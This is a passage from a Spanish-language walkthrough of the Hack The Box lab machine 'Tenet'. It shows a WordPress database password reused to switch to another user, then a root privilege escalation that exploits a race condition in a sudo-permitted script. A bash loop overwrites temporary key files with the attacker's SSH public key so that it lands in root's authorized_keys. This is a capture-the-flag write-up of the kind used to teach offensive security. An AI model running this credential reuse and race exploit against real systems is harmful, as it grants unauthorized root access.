/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://tenet.htb' );
define( 'WP_SITEURL', 'http://tenet.htb' );
```

*Figura 21:* Credenciales del usuario neil.

Procedemos a cambiar de usuario para verificar si las credenciales funcionan.

```
www-data@tenet:/var/www/html/wordpress$ su neil
Password:
neil@tenet:/var/www/html/wordpress$ whoami
neil
```

*Figura 22:* Cambio de usuario.

Como funcionó y ahora que recuerdo que el ssh está abierto, así que mejor me conecto por ahí. Funcionó correctamente y ya tenemos acceso a la primera flag.

```
neil@tenet:~$ whoami
neil
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
0eba9b...
Flag user
```

*Figura 23:* Conexión por ssh y flag del user.

## 5. Escalada de Privilegios

Bueno, ya que tenemos acceso a la máquina, solo quedaría explotar una última vulnerabilidad y escalar privilegios.

Para ello, se me ocurrió ejecutar **sudo -l** para ver qué archivos puedo ejecutar como usuario root sin proporcionar la contraseña de dicho usuario.

```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User neil may run the following commands on tenet:
  (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
```

*Figura 24:* Script ejecutable como usuario root.



Si miramos el contenido del script vemos lo siguiente:

```
1 #!/bin/bash
2
3 checkAdded() {
4
5     sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
6
7     if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
8
9         /bin/echo "Successfully added $sshName to authorized_keys file!"
10
11     else
12
13         /bin/echo "Error in adding $sshName to authorized_keys file!"
14
15     fi
16
17 }
18
19 checkFile() {
20
21     if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
22
23         /bin/echo "Error in creating key file!"
24
25         if [[ -f $1 ]]; then /bin/rm $1; fi
26
27         exit 1
28
29     fi
30
31 }
32
33 addKey() {
34
35     tmpName=$(mktemp -u /tmp/ssh-XXXXXXX)
36
37     (umask 110; touch $tmpName)
38
39     /bin/echo $key >>$tmpName
40
41     checkFile $tmpName
42
43     /bin/cat $tmpName >>/root/.ssh/authorized_keys
44
45     /bin/rm $tmpName
46
47 }
48
49 key="ssh-rsa
50 AAAA3NzaG1yc2GAAAAGAQAAAAAAQG+AMU80GdqbaPP/Ls7bX0a9jNlNzN0gXiQh6ih2W0hVgGjqr2449Zts
51 GvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2G13A0bQnN13YkL3AA8TLU/
52 ypAuocPVZW0VmnNjG1ftZG9AP656hL+c9RfqvNLVcqvQvhNNbAvzaGR2X0V0Vfxt+AmVLGTLSqgRXi6/
53 NyqdzG5Nkn9L/
54 GZGa9hcwM8+4nT43N6N31lNhX4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fq
55 SpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
56 addKey
57 checkAdded
```

*Código 12:* Script en bash.

## 5.1 Race Condition

Interesante, lo que básicamente sucede es que crea un archivo **ssh-XXXXXXXX** en el directorio **/tmp**, el cual contiene la **clave pública SSH del usuario root**. Luego, agrega esta clave al archivo **authorized\_keys** en el directorio **/root/.ssh/** y verifica si la clave se ha agregado correctamente. Una vez **agregada al archivo /root/.ssh/authorized\_keys**, podremos ingresar por SSH como usuario **root sin necesidad de proporcionar la password**.

Entonces aquí es donde se produce la vulnerabilidad de la race condition. ¿Por qué? Es sencillo: si ejecutamos el script varias veces, nos mostrará que se crea un archivo diferente en cada ejecución. Cada archivo contiene la clave pública SSH del usuario root. Antes de agregarlo al directorio **/root/.ssh/authorized\_keys**, se verifica que se haya agregado correctamente y luego se borra.

```
neil@tenet:~$ mktemp -u /tmp/ssh-XXXXXXXX
/tmp/ssh-PgRA394x
neil@tenet:~$ mktemp -u /tmp/ssh-XXXXXXXX
/tmp/ssh-rK6iT8SE
neil@tenet:~$ mktemp -u /tmp/ssh-XXXXXXXX
/tmp/ssh-8cC26KvD
neil@tenet:~$ mktemp -u /tmp/ssh-XXXXXXXX
/tmp/ssh-3T9qX1NY
```

*Figura 25:* Ejecución del script.

Es por eso que, si sabemos que en la ruta **/tmp/ssh** se crea un archivo temporal que contiene la clave pública, se me ocurre tratar de detectar el archivo, eliminarlo y reemplazar la clave por **mi clave pública SSH de mi máquina atacante**. De esta manera, cuando se añada mi clave al directorio **/root/.ssh/authorized\_keys**, podré conectarme como root por SSH sin necesidad de proporcionar una contraseña. Hay que ser rápidos ya que es un archivo temporal y luego se elimina.

Bueno, para explotar la race condition, debemos generar una clave pública SSH. Lo haremos con la herramienta **ssh-keygen**.

```
> ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Ss5yMLVZrP7nTsDGRImnYgzqoahCMvHzUto7bDjs1ko root@kali
The key's randomart image is:
+--[RSA 3072]--+
|      oo.      |
|    .  .++     |
|   . o  o+.    |
| . o   +.o+    |
|.= . .ooS =    |
|=.+ .= ... .   |
|+oEX+ = . .    |
|o.B B=      ...|
|.oo=.o      +o  |
+--[SHA256]--+
> ls
id_rsa  id_rsa.pub
```

**Figura 26:** Generación de claves ssh.

Una vez creada la clave pública y la clave privada, crearemos un script en bash que será un bucle donde sobrescribirá el archivo con mi clave SSH. En el script utilizaremos la clave pública. por favor, no compartan la clave privada, ya que esta debe ser conocida solo por nosotros mismos.

```
1 while true;
2
3 do for
4
5 privsec
6
7 in /tmp/ssh-*; do
8
9 echo
10
11 "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDQXDrW7EhWE9YZiN7Q+5FBcYjyFj0PL26HTvEhYwaY6WpTnG
oJUQM1jJG6t8dKxybU3jJrcCU4KF7QMeDFL350I9KJKezV5nkIMSVrUR5EEPaYF2vytky/
NKPvfGaw+rMbC2yMAF9paZBZl5tdFM05fPPpiJRLG8o0hFKvU6083s64WIBYcpv1F1TG32td/
X9JdLBLAAubDr0sLOZ6+ACCXJfbKAyh9DgnUSPOjdMStlPkTkWtLV6x1Gvzj6FyRpMN77aYVs1E+e
6liSKs7EwUQ1W99z2dmgd6E8VEtbV9q55x/7ZWGpwyj/
iNCNMhr7dUZJ7IkpLJkITVyDIqCskWPDBre2RNgNpPpGvdRZUEqv6VwBUpnNK81/1FDXdUVB0+qst
xt189gDGU2MZLDHJtotgwR9j+VE+/36H/
5y2V7bhzzRL0SBF91DDgwsd79Ih0MzZ4LKq3buwCNff//
V3WeNky9BKPtFf8FuxSJ0+l6ZFz7Ph5dD8z6rtp4aaSpBM= root@kali" > $privsec ; done;
done
```

**Código 13:** Script en bash.

Ejecutamos el bucle, luego ejecutamos el script con sudo. Después de un tiempo (tengamos en cuenta que se trata de un race condition y puede llevar algún tiempo), consigamos la conexión por SSH como usuario root. Si no consiguen acceso por ssh como usuario root a la primera, no se frustren y sigan intentándolo hasta lograr la conexión.

Me costó un poco, pero al final conseguí la conexión por ssh como usuario root.

```
-bash: $privsec: ambiguous redirect
-bash: $privsec: ambiguous redirect
-bash: $privsec: ambiguous redirect
^Cssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDe+xzAWcnXk5JiAdvneqqhLYwQ8aj886GuwDSJVna9aJE2hXoj57RAJxuiNsQDoY8PYFlr3Q2q0s0UVjjIhDi0
FG6uvuWgpdC8Db4X+qAXTo6aBvUSYqD7mJs0Y82wCJHZi066V7*6MnBxFZndvvyvN9+JfbtI44N2mA/ByyopfKYCBFG057MoMc4ft2+Xg9Nu6lzl3HUL/SzbrKV09ofc
sTC9Tzxh4FazxeBLILE9hJQ4oiZonJfb8BiMWSg570tIGcTiIdFp/SkFLvWy/qYZHqC1c8ocnSewNKJLfZwzLwkN74V0LKIJ6ZLTiOuQ9krewwB86ucknuTqhsDXG
u6nFCuZGvZzsJaE9VLX32DTcBhIfRqI6hHOBy9EFAHIdDjqOEKLF/TGa8na7qwNmviTDPywy0MIm+3UVffCzba8JrC4NrioPCpi6jgEu95Us0qxxL6unIjLYhZnPU
7Pib0xLkx+8BURmlZGqZpk4B5KfKgbIQQT5QVhSmMF5p2XHK0= root@kali

neil@tenet:~$ ^C
neil@tenet:~$ ^C
neil@tenet:~$ |

neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Error in adding root@ubuntu to authorized_keys file!
neil@tenet:~$ |

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# whoami
root
root@tenet:~# |
```

**Figura 27:** Conexión por ssh como usuario.

Bueno solo falta ver la flag de root.

```
root@tenet:~# ls
root.txt
root@tenet:~# cat root.txt
9c5011cac8f
```

**Figura 28:** Flag de root.

## 6. Conclusion Final

La máquina resultó bastante sencilla para obtener una reverse shell, pero luego tuve dificultades con la escalada de privilegios. El race condition fue un desafío y también me aburrí un poco decidir cómo realizar la escalada de privilegios. A pesar de eso, la máquina fue muy interesante, abordando varias vulnerabilidades:

- Information Disclosure
- Remote Code Execution (RCE) - via Insecure Deserialization
- Race Condition



## 7. Apéndice I Links de Referencia

### 7.1 Herramientas Utilizadas en la Auditoria

- **Nmap:** <https://nmap.org> → Uso de nmap para el escaneo de puertos.
- **Gobuster:** <https://www.kali.org/tools/gobuster> → Uso de gobuster para enumerar directorios.
- **Wappalyzer:** <https://www.wappalyzer.com> → Uso de wappalyzer para enumerar tecnologías.
- **Wfuzz:** <https://www.kali.org/tools/wfuzz> → Uso de wfuzz para realizar fuzzing de extensiones.
- **CyberChef:** <https://gchq.github.io/CyberChef> → Uso de CyberChef para encodear en URL la revshell.
- **BurpSuite Community Edition:** <https://portswigger.net/burp/communitydownload> → Uso de BurpSuite para interceptar peticiones.

### 7.2 Documentación

- **PortSwigger: Insecure deserialization** <https://portswigger.net/web-security/deserialization>
- **OWASP: Deserialization Cheat Sheet**  
[https://cheatsheetseries.owasp.org/cheatsheets/Deserialization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
- **How to Use ssh-keygen to Generate a New SSH Key?:** <https://www.ssh.com/academy/ssh/keygen>

## 8. Contacto



E-mail: [marianoalfonso80@protonmail.com](mailto:marianoalfonso80@protonmail.com)



LinkedIn: <https://www.linkedin.com/in/mariano-alfonso-667a60226>



Blog: <https://0mariano.github.io>



GitHub: <https://github.com/0mariano>